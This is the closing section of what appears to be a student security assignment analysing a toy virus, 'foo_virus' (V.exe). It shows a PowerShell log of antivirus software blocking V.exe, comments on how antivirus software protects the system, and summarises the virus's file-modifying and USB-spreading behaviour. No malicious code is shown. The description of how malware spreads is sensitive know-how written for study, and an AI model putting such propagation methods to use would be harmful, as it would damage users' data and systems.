
Reduced Visibility: Executables obfuscate the underlying Python code, making it harder for users to understand the program's behaviour and potential risks.


Simplified Execution: Executables are easier to run than scripts, increasing the likelihood of users inadvertently executing malicious programs.

Increased Distribution Potential: Executables can be easily distributed, making it easier for attackers to spread malware or viruses disguised as legitimate programs.

d. Comment on the actions taken by the antivirus program present in the computer.

```
PS D:\SEM\SEM - 6\CS\V_copy\dist> ./V.exe
Program 'V.exe' failed to run: Operation did not complete successfully because the file contains a virus or
potentially unwanted softwareAt line:1 char:1
+ ./V.exe
+ ~~~~~~~~.
At line:1 char:1
+ ./V.exe
+ ~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```





<u>Interpretation</u>: This error message indicates that the antivirus software has detected a potential threat in the "V.exe" file and is preventing it from being copied.

The error code 0x800700E1 specifically suggests that the file contains a virus or potentially unwanted software (PUA).

<u>Antivirus Actions</u>:

Quarantine or Deletion: The antivirus software likely quarantined or deleted the "V.exe" file to prevent it from harming the system.

Real-Time Protection: The antivirus is actively monitoring the system and taking action to block potential threats in real time.

- **Conclusion**
  - This assignment has provided valuable insights into the behaviour and potential impact of the foo_virus (V.py/V.exe) malware. We have explored its capabilities, including its ability to search for and modify files with the .foo extension, as well as its potential to spread through USB drives.
  - 'V.exe' is a potentially harmful malware: Its ability to modify files and spread through USB drives can lead to data loss, system instability, and other security risks.
  - In conclusion, the analysis of the V.exe script emphasises the importance of cybersecurity awareness and proactive measures to mitigate risks associated with malware propagation and exploitation. Understanding such threats is crucial for safeguarding digital assets and privacy in both personal and organisational contexts.

- **Link to our Code:** google_drive_link